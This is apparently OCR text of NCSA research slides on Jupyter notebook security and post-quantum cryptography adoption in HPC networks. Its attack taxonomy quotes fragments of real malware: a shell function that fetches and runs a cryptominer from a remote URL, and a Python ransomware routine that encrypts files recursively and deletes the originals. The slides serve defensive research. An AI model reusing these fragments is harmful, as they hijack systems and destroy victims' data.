
Qt widget.

Web-based interface (Jupyter Notebook).



* Figure credit: Zeek

Threat models in Jupyter's security



Jupyter's Open Science Cyber Risk Profile (OSCRP)

Taxonomy of Jupyter's security attacks

Attack Type	Description	Impact	Source
Credential Stealing	Attackers easily used Jupyter as a point of initial access into a honeypot cloud environment, after which they deployed a custom malware with a built-in cryptominer, rootkit, and the ability to harvest sensitive cloud credentials.	High	Darkreading

System misuse	The malicious shell script set up a crypto mining utility, iterated through a hardcoded list of process names and attempted to kill the associated processes.
	`miner() {`
	`if [[ ! $DLr -eq 0 ]] ; then`
	`$DLr $DIR/xm.tar.gz $miner_url > /dev/null 2>&1`
	`tar -xf $DIR/xm.tar.gz -C $DIR`
	`rm -rf $DIR/xm.tar.gz > /dev/null 2>&1`
	`chmod +x $DIR/*`
	`$DIR/python-dev -B -o $pool -u $wallet -p $client --donate-level 1 --tls --tls-fingerprint=420c7850e09b7c0bdcf7`
	`else`
	`if [[ -x "$(command -v python3)" ]] ; then`
	`python3 -c "import urllib.request; urllib.request.urlretrieve('$miner_url', '$DIR/xm.tar.gz')"`
		High	Hackernews

Data exfiltration	Jupyter infostealer is an information stealing module, designed to scoop up victim credentials like their computer name, user admin rights, workgroup, browser password database, and other useful information by targeting browsers such as Google Chrome. Upon finding one of these browsers installed, it gathers and exfiltrates sensitive user data stored within these browsers, such as login data (usernames and passwords), cookies, and web data, including "autofill" information such as the user's name, home address, and email address.	High	Darkreading

Ransomware	To conduct the attack, the adversary accessed the server via a misconfigured application, downloaded the libraries and tools that support the attack (for example, encryptors), and then manually created a ransomware script by pasting the Python code and executing the script.
	`def crypt(file):`
	`import pyAesCrypt`
	`print("----------")`
	`password = str(password)`
	`buffer_size = 512*1024`
	`pyAesCrypt.encryptFile(str(file), str(file) + ".crp", password, buffer_size)`
	`print("[Encrypt] '"+str(file)+".crp'")`
	`os.remove(file)`
	`def walk(dir):`
	`for name in os.listdir(dir):`
	`path = os.path.join(dir, name)`
	`try:`
	`if os.path.isfile(path):`
	`crypt(path)`
	`else:`
	`walk(path)`
	`except Exception as e:`
	`print(f'[-] {e}')`
		High	Zdnet.com

Vulnerabilities	**Jupyter: CVE-2024-22415; RCE through XSS in Jupyter Lab and Jupyter Notebook (CVE-2021-32797, CVE-2021-32798)** Both vulnerabilities are XSS leading to an impact of RCE (Remote Code Execution). The first lies in Jupyter Notebook while the second one is in JupyterLab. They allow to compromise users opening a malicious notebook document.	High	cvedetails.com

Future Work

Future Work #1:
Post Quantum Cryptography (PQC) in Jupyter Notebooks

Problem

- Insufficient feedback on PQC drafts and real-world adoption
- Inadequate guidance on migrating HPC cyberinfrastructure to be compliant.
- Lack of quantitative, compelling argument for increasing public awareness


State of the Art


- Initial migration of TLS to PQC (Cloudflare, Google, Meta etc.)
- Alliance on standard PQC implementation


Need a concerted effort focusing on PQC adoption measurements on HPC environment.

Approach & Results

- ***Described a PQC instrument embedded in network of open-science HPC applications.***
- ***Analyzed Zeek connection metadata (SSH, TLS, RDP) collected at > 400Gbps NCSA network***
  - Avg. 0.029% adoption rate of sntrup761 for SSH (out of 20M connections from 2023-2024 at NCSA)
- **Systematically characterized current adoption of HPC authentication libraries, applications [1] (Published in IEEE QCE 2024)**








[1] Jakub Sowa, Jakub Sowa, Bach Hoang, Advaith Yeluru, Steven Qie, Santiago Nunez Corrales, Anita Nikolich, Ravishankar Iyer, **Phuong Cao**
"*Post-Quantum Cryptography (PQC) Network Instrument: Measuring PQC Adoption Rates and Identifying Migration Pathways*"
In 2024 IEEE International Conference on **Quantum Computing and Engineering** (**QCE**), Montreal, Canada

Summary and Discussions (pcao@ieee.org)

Automated synthesis of memory safe SciTokens implementation

How to translate specs into Intermediate Verification Language

Taxonomy of critical authentication functions in SciTokens




1) Construction

Formally Verified Federated Authentication

Challenges of migrating HPC applications to become quantum-resistant

How to make SciTokens PQC?

Statistics of PQC adoption from NCSA's vantage point.




2) Communication

Quantum-resistant cryptographic algorithms (PQC)

Threats targeting Jupyter notebooks community

How to gain visibility of user activities?

Detection and recovery model for Jupyter in HPC environments



3) Computation


Jupyter notebook Security

Sensing & Measurement of Multimodal Data

400Gbps link

Optical tap


Network observability




Host logs 100,000 notices/day

Bayesian & Markov Learning

Reinforcement Learning + POMDP




Bayesian Networks




Markov Random Fields

Probabilistic Graphical Models

Domain knowledge



Network Topology



Conditional Probabilities

Alert Patterns

Expert' insights

Early prediction of attacks

Host eBPF monitoring

Automated Reasoning

Machine Assisted Proof for SciTokens

Automated Response

RLHF Black Hole Router

Audible SOC

Reducing eyestrains for SOC operators

Dependable HPC systems

Quantum-safe Network Measurement

Network Cyber range

SCADA Simulator

Zeek log anonymization

AI-driven Honeypot

LLM-boosted honeypot

Futuristic Threats

Self-learning malware

Forensic resistant malware

NCSA